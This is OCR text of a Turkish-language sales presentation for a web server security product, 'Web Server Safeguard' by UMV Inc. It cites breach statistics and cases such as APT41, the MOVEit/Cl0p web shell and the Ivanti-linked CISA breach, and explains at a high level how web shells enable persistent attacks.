Web Server Safeguard (WSS)

Gerçek zamanlı web sunucusu güvenliği

İçindekiler

umv

UMV Inc.

2008 yılında kuruldu

Seul, Güney Kore

Web Odaklı Çözümler

Gerçek zamanlı web sunucusu güvenliği

Önlem

Çalınan veriler, kesintiye uğrayan web hizmetleri,web sitesi tahrifatı, kalıcı saldırılar

Slogan

“Güvenlik zinciri ancak en zayıf halkası kadar güçlüdür”

Neden WSS?

https://www.youtube.com/watch?v=W-UMh5ngbV4

Web Korsanlığı Artışta

Verizon, 2022-2023 yılları arasında teyit edilen **güvenlik ihlallerinin** sayısında rekor düzeyde **İKİ KAT** artış olacağını analiz etti

2024 Verizon Veri İhlali İnceleme Raporu (DBIR)


Web Korsanlığı Artışta

Kuruluşların **%50'si** yılda **39'dan** fazla web uygulaması saldırısına maruz kalıyor

2023 Verizon Veri İhlali İnceleme Raporu (DBIR)


İhlallerden etkilenen varlıklar

2024 Verizon DBIR



İhlallerde en çok görülen varlık çeşitleri

2024 Verizon DBIR



Temel web uygulaması saldırıları

2024 Verizon DBIR

Figure 40. Steps in Basic Web Application Attacks

Küresel APT41 Saldırıları

Geniş kapsamlı saldırılar

7 yılda 14 ülke : Fransa, Hindistan, İtalya, Japonya, Myanmar, Hollanda, Singapur, Güney Kore, Güney Afrika, İsviçre, Tayland, Türkiye, İngiltere ve ABD

Gizli Varlık

2023'ten bu yana kurban ağlarına sızıldı ve uzun süreli, yetkisiz erişim sağlandı, hassas veriler Microsoft OneDrive'a çıkarıldı

Web Kabuklarının Rolü

Tomcat Apache Manager sunucusunda kalıcılığı korumak için kullanılan ANTSWORD ve BLUEBEAM web kabukları

Sonuç

Saldırılar devam ediyor ve motivasyonlar hala belirsiz

Image Source: Bleeping Computer

- https://cloud.google.com/blog/topics/threat-intelligence/apt41-arisen-from-dust?hl=en
- https://www.mandiant.com/sites/default/files/2022-02/rt-apt41-dual-operation.pdf

MOVEit Transfer Güvenlik Açığı

CL0P SQL Saldırısı

27 Mayıs 2023 : Cl0p fidye yazılımı grubu Progress Moveit Transfer Yazılımındaki sıfır gün SQL açığından yararlanmaya başladı

LEMURLOOT

Hassas verileri bazen sadece dakikalar içinde dışarı sızdırmak için kullanılan human2.aspx dosyası olarak gizlenmiş özel geliştirilmiş web kabuğu

Yıkım

Ekim 2024 itibariyle : toplam kurban sayısı **2.611**
85 milyon kişi etkilendi

Sonuç

Web kabukları ile derhal mücadele edilmeli

Image Source: Phoenix Security

- https://konbriefing.com/en-topics/cyber-attacks-moveit-victim-list.html
- https://cloud.google.com/blog/topics/threat-intelligence/zero-day-moveit-data-theft?hl=en

Ivanti-bağlantılı CISA ihlali

Norveç Saldırıları

Nisan-Temmuz 2023: 12 Norveç devlet bakanlığı gizli siber saldırılar tarafından tehlikeye atıldı

CISA İhlali

Şubat 2024 : Bilgisayar korsanları aynı Ivanti ürünü açıkları üzerinden ABD Siber Güvenlik ve Altyapı Güvenliği Ajansı'nı (CISA) ihlal etti

Neye Ulaştılar?

Kişisel bilgilere ve GPS verilerine erişimi vardı, sistem yapılandırmasını değiştirebilirdi

Sonuç

Bazı ihlaller aylarca bildirilmiyor ve tespit edilmiyor

Image Source: Cyber Scoop

- https://therecord.media/ivanti-hack-began-in-april
- https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-060b

Kuzey Koreli fidye yazılımı saldırılarıyla suçlanıyor

ABD Hastane Saldırıları

Mayıs 2021 : Kansas hastanesinin dosyalarını ve sunucularını şifrelemek için fidye yazılımı kullandı; ~**100.000 $** gasp etti

NASA İhlali

Şubat 2022 : NASA'nın bilgisayar sistemine 3 aydan fazla bir süre erişim sağladı ve bu erişimi korudu; **17 GB veri çıkardı**

Daha Büyük Bir Planın Parçası

2017-2023 Kuzey Kore siber saldırıları, devletin nükleer silahlarını finanse etmek için ~ **3 milyar ABD doları topladı**

Sonuç

İzini bulmak son derece zor


Image Source: AP News

- https://apnews.com/article/north-korea-hacker-military-intelligence-hospitals-b3153dc0ad16652a80a9263856d63444
- https://www.theguardian.com/world/2024/feb/08/cyber-attacks-by-north-korea-raked-in-3bn-to-build-nuclear-weapons-un-monitors-suspect

$4.88M USD

2024'te bir **veri ihlalinin küresel ortalama maliyeti**;
4 yıl içinde **%27'lik** bir artış

IBM Veri İhlalinin Maliyeti Raporu 2024




2024'te bir ihlali tespit **etmek** ve **kontrol** altına almak için ortalama süre

IBM Veri İhlalinin Maliyeti Raporu 2024

Sektöre Göre Veri İhlalinin Maliyeti

IBM Veri İhlalinin Maliyeti Raporu 2024



Problemler

Bir Web Saldırısının Anatomisi

3 Etki

- Veri ihlali
- Sistem/Veri erişim kaybı
- Fidye gaspı
- Tahrifat

2 Yükseltme

- Varlık oluşturmak için web sunucusuna yüklenen kötü amaçlı yazılım
- Ek kötü amaçlı yazılım (yük) şu amaçlarla yürütülür:
  - fidye yazılımı saldırısı gerçekleştirmek
  - veri sızdırmak
  - hasat kimlik bilgileri
  - yanlamasına hareket etmek
  - hesap erişimini yükseltme

1 Sızıntı


- İlk erişimi elde etmek için kullanılan web sunucusu veya WAS güvenlik açıkları
- Örneğin SQL enjeksiyonu, çalınan kimlik bilgileri, kimlik avı

Gizli Anahtar: Web kabukları


Mitre ATT&CK® T1505.003

Web'e yönelik uygulama güvenlik açıkları aracılığıyla bir web sunucusuna yüklenen **kötü amaçlı komut dosyaları** (genellikle .asp, .php, .jsp dosyaları), **kalıcı uzaktan erişime** ve **saldırıların tırmanmasına** olanak tanır

1
Kalıcı




2
Çeşitli

